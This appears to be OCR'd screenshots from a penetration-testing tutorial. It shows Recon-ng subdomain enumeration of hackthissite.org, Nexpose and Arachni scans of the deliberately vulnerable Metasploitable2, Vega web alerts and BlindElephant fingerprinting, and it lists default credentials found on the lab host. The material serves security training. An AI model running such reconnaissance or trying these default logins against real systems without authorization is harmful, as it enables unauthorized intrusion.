
```
-----  
recon/companies-contacts/jigsaw/point_usage  
recon/companies-contacts/jigsaw/purchase_contact  
recon/companies-contacts/jigsaw/search_contacts  
recon/companies-contacts/jigsaw_auth  
recon/companies-contacts/linkedin_auth  
recon/companies-multi/github_miner  
recon/companies-multi/whois_miner  
recon/companies-profiles/bing_linkedin  
recon/contacts-contacts/mailtester  
recon/contacts-contacts/mangle  
recon/contacts-contacts/unmangle  
recon/contacts-credentials/hibp_breach
```

```
-----  
HACKTHISSITE.ORG  
-----
```

```
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org  
[*] www.hackthissite.org  
[*] tor.hackthissite.org  
[*] www.irc.hackthissite.org  
[*] irc-www.hackthissite.org  
[*] v3dev.hackthissite.org  
[*] radio.hackthissite.org  
[*] mirror.hackthissite.org  
[*] forums.hackthissite.org  
[*] Sleeping to avoid lockout...  
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org+-domain%3Awww.hackthissite.org+-domain%3Ator.hackthissite.org+-domain%3Awww.irc.hackthissite.org+-domain%3Airc-www.hackthissite.org+-domain%3Av3dev.hackthissite.org+-domain%3Aradio.hackthissite.org+-domain%3Amirror.hackthissite.org+-domain%3Aforums.hackthissite.org  
[*] admin.hackthissite.org  
[*] Sleeping to avoid lockout...  
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org+-domain%3Awww.hackthissite.org+-domain%3Ator.hackthissite.org+-domain%3Awww.irc.hackthissite.org+-domain%3Airc-www.hackthissite.org+-domain%3Av3dev.hackthissite.org+-domain%3Aradio.hackthissite.org+-domain%3Amirror.hackthissite.org+-domain%3Aforums.hackthissite.org+-domain%3Aadmin.hackthissite.org
```

SUMMARY

```
-----  
[*] 9 total (6 new) hosts found.
```

Nexpose Security Console ::

Nexpose Security Co... x Home - Arachni - We... x Files - OneDrive x

https://127.0.0.1:3780/asset/index.jsp

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

nexpose[®] Create ^

- Asset Group
- Dynamic Asset Group
- Report
- Site
- Tags

1

INFO & SECURITY ASSETS AUTHENTICATION TEMPLATES ENGINES ALERTS

GENERAL

General

ORGANIZATION

ACCESS

Name Metasploitable2 ✓

Importance Normal

Description Deliberately vulnerable target.

User-added Tags ?

CUSTOM TAGS	LOCATIONS	OWNERS	CRITICALITY
-------------	-----------	--------	-------------

Site Configuration

INFO & SECURITY

ASSETS

AUTHENTICATION

TEMPLATES

ENGINES

INCLUDE1 assets

1

Assets

Browse...

No file selected.

172.16.122.193

Enter name, address, or range.

SITES

Name	Assets	Vulnerabilities	Risk	Scan Engine	Type	Scan Status	Scan	Edit
Metasploitable2	0	0	0.0	Local scan engine	Static	Not scanned		

CREATE SITE

Full audit without Web Spider | [View all scans](#)
[Metasploitable2](#) | [View all sites](#)

SCAN PROGRESS

Scan Type	Started	Assets	Vulnerabilities	Elapsed	Assets Scanned	Scan Engine
Manual	6/10/2016 2:48 PM	0	0	17 seconds	Asset discovery is in progress... Active: 0, Pending: 0, Complete: 0	Local scan engine

STOP SCAN

PAUSE SCAN

$\wedge \quad \vee$

› Apply Filters (0 applied)

Exposures: Susceptible to malware attacks Metasploit-exploitable Exploit published

Title			CVSS	Risk ▾	Published On	Modified On	Severity	Instances	Exceptions
VNC password is "password"			10	989	Fri Jan 01 1999	Tue Dec 03 2013	Critical	1	 Exclude
Default SSH password: root password "password"			10	967	Mon Nov 01 2004	Wed Dec 04 2013	Critical	1	 Exclude
Default Telnet password: root password "password"			10	966	Tue Jan 25 2005	Wed Dec 04 2013	Critical	1	 Exclude
Shell Backdoor Service			10	919	Thu Jan 01 1970	Tue Jul 29 2014	Critical	1	 Exclude
MySQL default account: root/no password			7.5	889	Tue Dec 31 2002	Thu Aug 22 2013	Critical	1	 Exclude
Obsolete Version of PHP			10	868	Wed Jul 25 2007	Mon Sep 14 2015	Critical	1	 Exclude
MySQL Obsolete Version			10	868	Wed Jul 25 2007	Thu Jul 10 2014	Critical	1	 Exclude
ISC BIND: inet_network() off-by-one buffer overflow (CVE-2008-0122)			10	863	Tue Jan 15 2008	Fri Feb 13 2015	Critical	2	 Exclude
PHP Multiple Vulnerabilities Fixed in version 5.2.8			10	860	Mon May 05 2008	Mon May 30 2016	Critical	1	 Exclude
FTP credentials transmitted unencrypted			7.3	859	Mon Nov 18 1996	Mon Jun 16 2014	Severe	1	 Exclude

Showing 1 to 10 of 319 [Export to CSV](#) Rows per page: 10 1 of 32

Rows per page: 10 1 of 32

nexpose®

Create ▾

🔍 🔔 👤 admin ▾

🏠 📄 ⚙️ 🔧 📌 ☰

Create a report
View reports
Manage report templates

NEW

Rows 10 ▾ 1 - 1 of 1 ⏪ ⏩

Report ID	Report Name	Most Recent Report ▾
	Metasploitable	Jun 12th, 2016, 7:28 PM

Select a Scan Target

Choose a target for new scan



Scan Target

☒ Enter a base URI for scan:

hackthissite.org

☐ Choose a target scope for scan

Default Scope



Edit Scopes

Web Model

☒ Include previously discovered paths from Web model

< Back

Next >

Cancel

Finish

Select Modules

Choose which scanner modules to enable for this scan



Select modules to run:

☐ ☒ Injection Modules

- ☒ XSS Injection checks
- ☒ Bash Environment Variable Blind OS Injection (CVE-2014-6271, CVE-2014-6278)
- ☒ Remote File Include Checks
- ☒ Shell Injection Checks
- ☒ HTTP Trace Probes
- ☐ Integer Overflow Injection Checks
- ☒ XML Injection checks
- ☒ Blind SQL Text Injection Differential Checks
- ☒ URL Injection checks
- ☒ Local File Include Checks
- ☒ Cross Domain Policy Auditor

< Back

Next >

Cancel

Finish

Authentication Options

Configure cookies and authentication identity to use during scan



Identity to scan site as:

Set-Cookie or Set-Cookie2 value:

Add cookie

Remove selected cookie(s)

< Back

Next >

Cancel

Finish

Parameters

Add names of parameters to avoid fuzzing during scan



Exclude Parameters

☒ Exclude listed parameters from scan

__viewstate
csrftoken
anticsrf
__eventtarget
__viewstateencrypted
xsrftoken
__eventargument
__eventvalidation
csrfmiddlewaretoken

Enter name of parameter to exclude

Add

Remove

< Back

Next >

Cancel

Finish

Subgraph Vega

File Scan Window Help

Scanner Proxy

Website View

- hackthissite.org
- www.hackthissite.org
- affiliates.mozilla.org
- data.htscdn.org
- hts.io

Scan Alerts

07/08/2016 21:39:55 [Completed]

Scan Info

VEGA

Scan Alert Summary

High	(14 found)
Session Cookie Without Secure Flag	1
Session Cookie Without HttpOnly Flag	1
Cleartext Password over HTTP	4
Cross-Site Script Include	8
Medium	(1 found)
Local Filesystem Paths Found	1
Low	(4 found)
Form Password Field with Autocomplete	4

Identities

Proxy is not running

61M of 307M

Subgraph Vega

File Scan Window Help

Scanner Proxy

Website View

- hackthissite.org
- www.hackthissite.org
- affiliates.mozilla.org
- data.htscdn.org
- hts.io

Scan Alerts

07/08/2016 21:47:40 [Completed]

- http://www.hackthissite.org (24)
 - High (14)
 - Cleartext Password over HTTP
 - /
 - /pages/
 - /pages/index/
 - /pages/index/index.php
 - Cross-Site Script Include (8)
 - Session Cookie Without Http

Scan Info

VEGA

Open Source Web Security Platform

Cleartext Password over HTTP

AT A GLANCE

Classification	Environment
Resource	/pages/
Risk	High

REQUEST

GET /pages/

DISCUSSION

Vega detected a form with a password input field that submits to an insecure (HTTP) target. Password values should never be sent in the clear across insecure channels. This vulnerability could result in unauthorized disclosure of passwords to passive network attackers.

IMPACT

- Vega has detected a form that can cause a password submission over an insecure channel.
- This could result in disclosure of passwords to network eavesdroppers.

Identities

Proxy is not running

63M of 311M


```
root@kali:~# BlindElephant.py -l
Currently configured web apps: 15
confluence with 0 plugins
drupal with 16 plugins
- admin_menu
- cck
- date
- filefield
- google_analytics
- imageapi
- imagecache
- imagefield
- imce
- imce_swfupload
- pathauto
- print
- spamicide
- tagadelic
- token
- views
joomla with 0 plugins
liferay with 0 plugins
mediawiki with 0 plugins
moodle with 0 plugins
movabletype with 0 plugins
oscommerce with 0 plugins
phpbb with 0 plugins
phpmyadmin with 0 plugins
phpnuke with 0 plugins
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Jun 2016 06:28:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```